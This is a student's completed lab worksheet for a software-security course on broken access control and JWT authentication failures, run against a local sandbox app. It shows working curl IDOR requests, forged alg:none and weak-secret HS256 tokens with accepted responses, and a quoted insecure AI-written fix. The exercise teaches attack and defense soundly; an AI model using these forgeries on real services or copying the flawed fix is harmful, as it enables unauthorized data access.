

Worksheet 6 — Authentication, Sessions & Access Control (3 hrs)

Course: Software Security (KOSEN69) · **Week 6 Aligned:** OWASP 2025 **A01 Broken Access Control**, **A07 Authentication Failures** · **CWE-639** (IDOR), **CWE-347** (improper signature verification), **CWE-321** (weak hardcoded key) **Signature games:** 🗺️ **IDOR Treasure Hunt** — walk the `oid` numbers to loot orders that aren't yours · 🛠️ **JWT Forgery** — mint a token you were never given.

⚠️ **Ethics note:** Forging tokens and accessing other users' objects is only legal in this sandbox (`vulnerable_app.py`) and your own Juice Shop. Doing it to a real service is unauthorized access. Keep all activity inside `http://localhost:8080`.


Part 1 — Student Information

Name	Student ID	Date	Group
Sutapat chucham	6531503085	18 Sep 2026	

Two gates, one request — authentication ≠ authorization

Week 6 · `vulnerable_app.py` · a valid token still must not read `localhost:8080/api/orders/2`

TOKENS ARRIVING



GATE 1 asks WHO — forged tokens (`alg:none`, weak secret) slip through: **CWE-347**, **CWE-321**.
GATE 2 asks MAY-YOU — even alice's valid token reads `/api/orders/2` (bob's): **CWE-639 IDOR**.

solution_app.py — deny by default, close BOTH gates

GATE 1 fix — authentication

```

algorithms=["HS256"]
require exp + aud (L50)
strong random secret (L10)
→ forged tokens → 401
  
```

GATE 2 fix — authorization

```

if owner != user: 403
checked per object (L64)
→ alice on /orders/2 → 403
a valid token ≠ permission
  
```

Part 2 — Lecture Questions

Answer in 2–4 sentences each.

1. Distinguish **authentication** from **authorization**. In `vulnerable_app.py`, `get_order` calls `current_user()` but ignores its result (L63) — which of the two is missing?

Ans: Authentication is about verifying who the requester is (`current_user()` decodes the JWT and figures out who the caller is), and authorisation is about figuring out what that identified user is allowed to access . `get_order` properly authenticates the request, but never uses that identity to determine if the order being sought belongs to the caller. What is missing is authorisation, specifically object-level (ownership) authorisation.

2. What is **IDOR** (CWE-639)? Why is `/api/orders/` exploitable, and what single check in `solution_app.py` (L64) closes it?

Ans: IDOR (CWE-639) happens when an application fetches an object based on an identifier given by the client, without any validation that the requestor is authorised to access that item. `/api/orders/oid>` is vulnerable as `oid` is totally attacker-controlled and the handler retrieves the order without ownership verification, hence incrementing `oid` leaks other users' orders. The patch in `solution_app.py` (L64) is `order == order.ownershipuser_id == current_userid` (403 otherwise) - link the returned object to the authenticated identity before release

3. Explain the `alg:none` JWT attack. Why does listing `"none"` in `algorithms=[...]` (L55) let an attacker submit an *unsigned* token?

Ans: A JWT is `header.payload.signature`, and the signature is the sole part that proves the token was issued by the trusted server and not fabricated. `alg:none` tells the verifying library "there's no signature on this token to verify" - so if `algorithms=[...]` contains "none", an attacker can create a token with `{"alg":"none"}` any payload they want and no signature at all - because the server has pre-approved that algorithm, verification is completely skipped and forged claims are accepted. The fix is to never include "none" and pin `algorithms=["HS256"]` exclusively.

4. Why is the hardcoded HMAC secret `"secret"` (CWE-321) dangerous even if `alg:none` were disabled? How does a strong random secret + pinned algorithm defend the token?

Ans: The server accepts "secret" HS256 tokens even with `alg:none` disabled. This value is in practically every wordlist (crackable in milliseconds with `hashcat -m 16500`) and hardcoded in source (CWE-321, Use of Hard-Coded Cryptographic Key), thus anyone with source access knows it. The secret holder can sign any fake token that passes verification. A long secret, randomly generated and stored outside the source (env var / secrets manager), cannot be known or brute-forced, and pinning the algorithm prevents switching algorithms to avoid verification, closing the "skip the check" and "forge the signature" pathways.

5. What do the JWT claims `exp` and `aud` add, and why does the secure version reject tokens that lack them?

Ans: `exp` (expiration) limits how long a token is valid, bounding the window in which a leaked/stolen token can be abused. `aud` (audience) indicates the intended service for the token, such that a token provided for one service cannot be replayed against a different service. Secure implementation requires both (`options={"require": ["exp", "aud"]}`) and will not accept tokens that are missing either. Before the token can be accepted, it must be correctly signed, still valid and meant for this particular API.

Part 3 — Hands-on Lab (150 min)

Learning goals: exploit IDOR, forge JWTs two ways (`alg:none` and weak secret), then prove `solution_app.py` enforces ownership and rejects forged tokens. Steps mirror `attack.md`.

Prerequisites: Docker + Docker Compose, `curl`, `python3` with `pyjwt`, optionally Burp Suite. Working dir: `labs/week06-authn-authz/`.

Environment setup

```
cd labs/week06-authn-authz
docker compose up          # python:3.12-slim + flask + pyjwt, runs
vulnerable_app.py
# vulnerable app -> http://localhost:8080    (service name: authz-lab, port
8080)
```

Optional secondary target / proxy:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop      # ->
http://localhost:3000
# Burp Suite: put the proxy listener AND the browser proxy on
127.0.0.1:8081.
# NOT 8080 — the lab app already owns host 8080 (docker-compose.yml,
"8080:5000").
# Burp's own default listener is 8080, so you must change it: leave it
there and
# either the listener refuses to start ("Address already in use") or, if it
does
# bind, the browser's proxy address is the target's address and every
request
# goes straight to the app instead of through Burp — you intercept nothing.
```

What to submit per task: the exact **command/token**, a **screenshot** of the JSON response, and a **2–3 sentence mitigation**.

Task 0 — Onboarding (5 min). Get alice's token (from `attack.md`):

```
TOKEN=$(curl -s -X POST http://localhost:8080/login \
  -H 'Content-Type: application/json' \
  -d '{"user":"alice","pw":"alicepw"}' | python3 -c 'import
sys,json;print(json.load(sys.stdin)["token"])')
echo "$TOKEN"
```

Confirm `/api/orders/1` returns alice's Laptop order. *Deliverable: screenshot of the token + order 1.*

```

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ docker compose up
[+] Running 2/2
   Network week06-authn-authz default      Created      0.1s
   Container week06-authn-authz-authz-lab-1 Created      0.1s
Attaching to authz-lab-1
authz-lab-1 | Collecting flask
authz-lab-1 |   Downloading flask-3.1.3-py3-none-any.whl.metadata (3.2 kB)
authz-lab-1 | Collecting pyjwt
authz-lab-1 |   Downloading pyjwt-2.14.0-py3-none-any.whl.metadata (3.4 kB)
authz-lab-1 | Collecting blinker>=1.9.0 (from flask)
authz-lab-1 |   Downloading blinker-1.9.0-py3-none-any.whl.metadata (1.6 kB)
authz-lab-1 | Collecting click>=8.1.3 (from flask)
authz-lab-1 |   Downloading click-8.3.0-py3-none-any.whl.metadata (2.6 kB)
authz-lab-1 | Collecting itsdangerous>=2.2.0 (from flask)
authz-lab-1 |   Downloading itsdangerous-2.2.0-py3-none-any.whl.metadata (1.9 kB)
authz-lab-1 | )
authz-lab-1 | Collecting jinja2>=3.1.2 (from flask)
authz-lab-1 |   Downloading jinja2-3.1.6-py3-none-any.whl.metadata (2.9 kB)
authz-lab-1 | Collecting markupsafe>=2.1.1 (from flask)
authz-lab-1 |   Downloading markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.m
authz-lab-1 |   manylinux_2_28_x86_64.whl.metadata (2.7 kB)
authz-lab-1 | Collecting werkzeug>=3.1.0 (from flask)
authz-lab-1 |   Downloading werkzeug-3.1.0-py3-none-any.whl.metadata (4.0 kB)
authz-lab-1 | Downloading flask-3.1.3-py3-none-any.whl (103 kB)
authz-lab-1 | Downloading pyjwt-2.14.0-py3-none-any.whl (32 kB)

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ printf '%s | %s | ' "$(whoami)" '6531503085'; date +%F %T %Z
sutapat | 6531503085 | 2026-09-18 03:09:01 EDT

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ TOKEN=$(curl -s -X POST http://localhost:8080/login \
-H 'Content-Type: application/json' \
-d '{"user":"alice","pw":"alicepw"}' | python3 -c 'import sys,json;print(json.l
oad(sys.stdin))["token"]')
echo $TOKEN
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGUiLCJpc3J9.c3BrGQkxoiCgrlSLGIV0go9
qgWHTdrnBcccJ45f_Q

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ printf '%s | %s | ' "$(whoami)" '6531503085'; date +%F %T %Z
sutapat | 6531503085 | 2026-09-18 03:09:34 EDT

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ curl -s http://localhost:8080/api/orders/1 \
-H "Authorization: Bearer $TOKEN"
{
  "item": "Laptop",
  "owner": "alice",
  "total": 1200
}

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$

```

Task 1 — IDOR Treasure Hunt (30 min) 🏠.

- *Goal:* read **bob's** order with **alice's** token.
- *Steps:*

```

curl -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN" # yours
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $TOKEN" # bob's — leaks!

```

- *Deliverable:* both responses + screenshot of bob's **Phone** order + why the missing ownership check (CWE-639) is the root cause.

Ans: Requesting `/api/orders/1` with alice's token returns her Laptop order, but `/api/orders/2` returns bob's Phone order. After authenticating the caller as alice, the endpoint never verifies whether alice owns the order id in the URL before returning it. Since the oid path option is client-controlled, the server trusts the client to only request its own data. This missing ownership comparison is CWE-639 (IDOR): authentication passed, but authorization deciding whose data this identity can see was never done.

!screenshot of bob's `Phone` order]()

```
jwt - forge
```

Task 2 — JWT Forgery via alg:none (30 min) 🧙.

- *Goal:* impersonate bob with an **unsigned** token (no secret needed).
- *Steps:*

```


FORGED=$(python3 - <<'PY'
import jwt

```

```
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED"
```

- **Deliverable:** the forged token + screenshot of the accepted response + explanation of the **none** flaw (CWE-347).

forged token: eyJhbGciOiJub251liwidHlwIjoIcldUIn0.eyJzdWIiOiJib2l1fQ.



Ans: The forged token {"sub": "bob"} was created with algorithm="none" and an empty key, producing a token with no signature at all. When the server's JWT verification call includes "none" as one of the accepted algorithms, it sees this as a valid order to skip all signature checks. It reads the sub claim, thinks the caller is bob, and sends back bob's order, even though the token never went through any cryptographic checks. This is CWE-347, which stands for "Improper Verification of Cryptographic Signature." The server accepted a claim of identity based only on trust, since the only way to prove that claim was real was never used.

Task 3 — JWT Forgery via weak secret (30 min) 🕒.

- **Goal:** sign a **valid** HS256 token because the secret is the guessable string **secret** (CWE-321).
- **Steps:**

```
FORGED2=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED2"
```

- **Deliverable:** token + screenshot + 2–3 sentences on why secret strength + key management matter.

Token :

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib2IifQ.-51G5JQmpJleARHp8rIjBczPFanWT93d_N_7LQGUXU

```

[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
[+] Running 2/2
   Network week06-authn-authz default      Created           0.1s
   Container week06-authn-authz-lab-1     Created           0.1s
Attaching to authz-lab-1
authz-lab-1 | Collecting flask
authz-lab-1 |   Downloading flask-3.1.3-py3-none-any.whl.metadata (3.2 kB)
authz-lab-1 |   Collecting pyjwt
authz-lab-1 |   Downloading pyjwt-2.14.0-py3-none-any.whl.metadata (3.4 kB)
authz-lab-1 |   Collecting blinker==1.9.0 (from flask)
authz-lab-1 |   Downloading blinker-1.9.0-py3-none-any.whl.metadata (1.6 kB)
authz-lab-1 |   Collecting click==8.1.3 (from flask)
authz-lab-1 |   Downloading click-8.5.0-py3-none-any.whl.metadata (2.6 kB)
authz-lab-1 |   Collecting itsdangerous==2.2.0 (from flask)
authz-lab-1 |   Downloading itsdangerous-2.2.0-py3-none-any.whl.metadata (1.9 kB)
authz-lab-1 |   Collecting jinja2==3.1.2 (from flask)
authz-lab-1 |   Downloading jinja2-3.1.2-py3-none-any.whl.metadata (2.9 kB)
authz-lab-1 |   Collecting markupsafe==2.1.1 (from flask)
authz-lab-1 |   Downloading markupsafe-2.1.1-py3-none-any.whl.metadata (2.7 kB)
authz-lab-1 |   Collecting werkzeug==3.1.0 (from flask)
authz-lab-1 |   Downloading werkzeug-3.1.0-py3-none-any.whl.metadata (4.0 kB)
authz-lab-1 |   Downloading flask-3.1.3-py3-none-any.whl (103 kB)
authz-lab-1 |   Downloading pyjwt-2.14.0-py3-none-any.whl (32 kB)
authz-lab-1 |   Downloading blinker-1.9.0-py3-none-any.whl (8.5 kB)
authz-lab-1 |   Downloading click-8.5.0-py3-none-any.whl (125 kB)
authz-lab-1 |   Downloading itsdangerous-2.2.0-py3-none-any.whl (16 kB)
authz-lab-1 |   Downloading jinja2-3.1.2-py3-none-any.whl (134 kB)
[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ FORGED2=$(python3 -c 'PY
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
PY
echo "$FORGED2"
/usr/lib/python3/dist-packages/jwt/api_jwt.py:147: InsecureKeyLengthWarning: The
HMAC key is 6 bytes long, which is below the minimum recommended length of 32 byt
es for SHA256. See RFC 7518 Section 3.2.
return self._jws.encode(
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib2IifQ.-51G5JQmpJleARHp8rIjBczPFanWT93d_N_7LQGUXU
[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED2"
{
  "item": "Phone",
  "note": "FLAG(idor_demo)",
  "owner": "bob",
  "total": 880
}
[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$ printf '%s | %s | ' "$(whoami)" "6531503085"; date +%F %T %Z
sutapat | 6531503085 | 2026-09-18 03:31:59 EDT
[sutapat@kali] ~/13055315/software-security/Labs/week06-authn-authz
$

```

Ans: Unlike Task 2, this token has a genuinely valid HS256 signature the server's verification logic worked exactly as designed. The attack still works because the signing key, "secret," is both a common dictionary word that can be broken in milliseconds against any wordlist and is hardcoded straight into the source code. This means that anyone who has access to the source code or is willing to guess already has it (CWE-321). This shows that having correct verification logic isn't enough by itself. The secret must be long, generated at random, stored outside of the codebase (for example, in an environment variable or a secrets manager), and able to be changed. If it's not, the whole signature scheme isn't secure at all.

Task 4 — Privilege/identity escalation reasoning (25 min).

- **Goal:** combine the flaws. Using Task 2/3 you became **bob** without his password; using Task 1 you read objects you don't own.
- **Steps:** document the full attack chain (forge token → access any **oid**). Optionally replay the requests through **Burp Suite Repeater** and screenshot the intercepted request/response.
- **Deliverable:** a short chain diagram/paragraph + Burp (or curl) evidence.

No knowledge of bob's password | ▼ (Task 2 or 3: forge a JWT claiming sub=bob | — via alg:none, or via the weak secret "secret") Attacker holds a token the server accepts as "bob" | ▼ (Task 1: /api/orders/ never checks | that the caller owns order) Attacker reads/accesses ANY order id — not just bob's

Ans: Two independent errors lead to a worse outcome. Task 2/3 shows that identity can be fabricated: an attacker can exploit an unsigned alg:none token or sign a valid HS256 token with the guessable, hardcoded secret "secret" to create a token the server accepts as belonging to bob without knowing his password. Task 1 demonstrates that a valid identity is not limited to its own data, as /api/orders/ does not verify ownership. With no true credentials, an attacker can spoof any identity in seconds and read any order in the system, combining a signature-verification problem and a validation bug into full, unauthenticated data exposure for all users.


Task 5 — Defend / fix it (30 min) 🛡️.

- Goal: prove `solution_app.py` blocks Tasks 1–3.
- Steps: stop the vulnerable container (**Ctrl-C**), then:

```
docker compose run --rm --service-ports authz-lab bash -c "pip install --no-cache-dir flask pyjwt && python solution_app.py"
```

Re-run: get a fresh alice token, then re-fire each attack. Expected: `/api/orders/2` with alice's token → **403 forbidden** (ownership check, L64); the `alg:none` token → **401 invalid token** (algorithm pinned to HS256, L50); the `"secret"` token → **401** (strong random secret + required `aud/exp`, L10/40).

- Deliverable: screenshots of the 403 and both 401s + name the fix line for each.



Replayed Attack	Expected Result	Fix line in <code>solution_app.py</code>
Task 1 — alice token → <code>orders/2</code>	403 Forbidden	L64 — ownership check (<code>order.owner != current_user</code>)
Task 2 — <code>alg:none</code> forged token	401 invalid token	L50 — algorithm pinned to <code>HS256</code> only
Task 3 — <code>"secret"</code> forged token	401	L10 (strong random secret) + L40 (required <code>aud/exp</code>)

Part 4 — Reflection

1. **CWE/OWASP mapping:** map IDOR → **CWE-639 / A01**, the JWT forgeries → **CWE-347 & CWE-321 / A07**.

Ans: The IDOR vulnerability in `/api/orders/` is mapped to CWE-639 (Insecure Direct Object Reference) under OWASP A01:2025 Broken Access Control, because the endpoint does not validate whether the authenticated user is the owner of the resource being sought. The two JWT forgery paths are examples of OWASP A07:2025 Authentication Failures, as the `alg:none` bypass corresponds to CWE-347 (Improper Verification of Cryptographic Signature) for accepting a token without verifying its signature, and the hardcoded HMAC

secret is an instance of CWE-321 (Use of Hard-Coded Cryptographic Key) for having a signing key embedded in the source as a fixed and guessable value.

2. **Real breach:** the **2022 Optus breach** exposed millions of customer records via an exposed/poorly-authorized API endpoint where identifiers could be enumerated — a textbook broken-access-control / IDOR-style failure. In 3–4 sentences connect it to Tasks 1 and 4 of this lab. *(Alternative: the Peloton API IDOR disclosure.)*

Ans: 2022 Optus breach (Australia) – Personal data of up to around 10 million current and former customers was exposed after an internal API was left accessible from the internet without enough authentication. Reports indicated that the API had essentially no access control in front of it, and customer records could be retrieved simply going through the IDs, rather than the API checking that each request was authorised to see the individual customer record it provided. This is almost exactly like Task 1 of this lab: just like `/api/orders/` returned any order for any valid caller because ownership was never checked, the Optus endpoint that was exposed returned any customer's data to any caller because the request was never authorised against an owner. It also resonates on a higher level with Task 4, since both events indicate that authentication somewhere in the system (a valid session, a valid token) is pointless if the particular endpoint being called does not enforce who is permitted to read whose data.

3. **Best mitigation:** between deny-by-default ownership checks, pinning the JWT algorithm, and a strong managed secret, which control protects the most attack surface here, and why is server-side authorization non-negotiable?

Ans: Server-side, deny-by-default ownership checking closes the vulnerability class rather than one attack approach, protecting the largest attack surface of the three controls. Pinning the JWT algorithm and employing a strong, externally-managed secret only protect the authentication layer, ensuring a token is legitimate and signed. The server must authorise each request by comparing the resource's owner to the caller's identity. Neither control says whether the identity inside a valid, correctly-signed token can access the requested object. Server-side authorisation is non-negotiable because the client cannot be trusted to enforce it (an attacker fully controls the requests their own client sends), so any access-control decision not re-verified on the server on every request is a convenience an attacker can bypass.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads/tokens + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	100

Evidence & Integrity (required)

- Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` in the same image as the

evidence. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.

- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit: learn.zcr.ai/submit (full guide: [SUBMISSION.md](#) in the repo root).*
- **Explain in your own words** (*graded on your reasoning, not copied text*):
 1. What did you do, and **why did the vulnerability work?**

Two simple methods let me view others' info without authorisation. The server showed me someone else's order after I used my real login token but modified the order number in the web address. It knew who I was but never verified that order was mine. Second, I created two bogus login tokens pretending to be another user without knowing their password: one had no signature, which the server accepted, and the other was "signed" with a weak, easy-to-guess word as the secret key. Both fakes worked since the server never verified the token's authenticity.

2. ****Why does your fix actually stop it**** — and what could still break it?

The fix includes three easy checks. The server now verifies the requester before showing any order, so even a valid token can't see someone else's data. Second, the server now only takes signed tokens, thus unsigned ones are denied immediately. Third, tokens now have an expiration period and a long random secret key instead of a simple term. These fix every vulnerability I observed, but it could break again if someone forgets to add the same check to a new page, the new secret key leaks (e.g., gets saved in a log file), or the code is changed to accept weak tokens again.

Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.

```
import jwt
from flask import request, abort

SECRET = "super-secret-key-2024"

def get_current_user():
    token = request.headers.get("Authorization", "").replace("Bearer ", "")
    try:
        data = jwt.decode(token, SECRET, algorithms=["HS256", "none"])
        return data["sub"]
    except:
        abort(401)

@app.route("/api/orders/<oid>")
def get_order(oid):
    user = get_current_user()
    order = db.get(oid)
```

```
if str(order.id) != oid:
    abort(403)
return jsonify(order)
```

This fixes the vulnerability by requiring a valid JWT before returning the order, and adding an authorization check on the order ID

2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).

Bug 1 (Task 2): "none" was never removed from the accepted algorithms list, so an unsigned alg:none forged token (identical to the one I used in Task 2) still passes verification.

```
data = jwt.decode(token, SECRET, algorithms=["HS256", "none"])
```

Bug 2 (Task 3): The secret is longer than the original "secret" but is still hardcoded in the source code (CWE-321) rather being kept in an environment variable or secrets manager. Anyone with source access or who guesses this string can sign a valid forged token.

```
SECRET = "super-secret-key-2024"
```

Bug 3 (Task 1 not fixed):

```
order = db.get(oid)
if str(order.id) != oid:
    abort(403)
```

3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

The AI's fix added JWT verification and a "authorisation check" but each had a subtle flaw that allowed the original exploits to work: leaving "none" in the algorithm list allowed Task 2 to succeed, keeping a hardcoded (just longer) secret prevented Task 3's root cause from being addressed, and the ownership check compared the order's id to itself rather than the requesting user, so it could never fail. AI-generated security solutions can look syntactically plausible and employ the appropriate terminology while being functionally no-ops. Every fix must be confirmed by re-running the attack, not only read for plausibility.

```
import jwt, os
from flask import request, abort

SECRET = os.environ["JWT_SECRET"] # long, random, generated once, kept
outside source control

def get_current_user():
```

```
token = request.headers.get("Authorization", "").replace("Bearer ", "")
try:
    data = jwt.decode(
        token, SECRET,
        algorithms=["HS256"], # "none" removed entirely
        audience="week06-lab",
        options={"require": ["exp", "aud"]},
    )
    return data["sub"]
except jwt.InvalidTokenError:
    abort(401)

@app.route("/api/orders/<oid>")
def get_order(oid):
    user = get_current_user()
    order = db.get(oid)
    if order is None:
        abort(404)
    if order.owner != user: # real check: compares to the CALLER
        abort(403)
    return jsonify(order)
```

Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

The GET /api/orders/ endpoint retrieves an order using the URL's oid value and provides it as JSON after verifying the caller's JWT. Because confirming who the caller is (authentication) is never followed by checking if they own the order they're asking for (authorisation), the server will hand back any order to any authenticated user, and if the JWT's algorithm or secret isn't properly locked down, an attacker doesn't even need real credentials to become that authenticated caller.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

Final prompt: "My Flask endpoint GET /api/orders/ retrieves orders by oid and provides them as JSON. The present implementation runs current_user() to acquire the authorised user's identity but never verifies if they own the order before returning it, allowing any authenticated user to read any other user's order by changing oid (an IDOR / CWE-639 vulnerability). Write a Python/Flask version of this API that fetches the order by oid, returns 404 if no order exists, 403 if the order's owner field does not match the authenticated user, and returns the order as JSON. Add the missing authorisation check without changing the authentication technique. Clearly demonstrate the corrected function."

Ai result

```
@app.route("/api/orders/<oid>")
def get_order(oid):
    user = current_user()
    order = db.get(oid)
    if order is None:
        abort(404)
    if order.owner != user:
        abort(403)
    return jsonify(order)
```

Verification: Task 1's exact exploit (alice's real token > GET /api/orders/2) fails on the first try with this version returning 403 instead of the leaked Phone order. This prompt succeeded where the earlier "Audit the AI" prompt failed because it named the exact vulnerability class (IDOR/CWE-639), specified the exact behaviour required (compare order.owner to the caller, not the order to itself), and explicitly constrained the AI to add only the missing tick rather than make something that looked like one.

Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).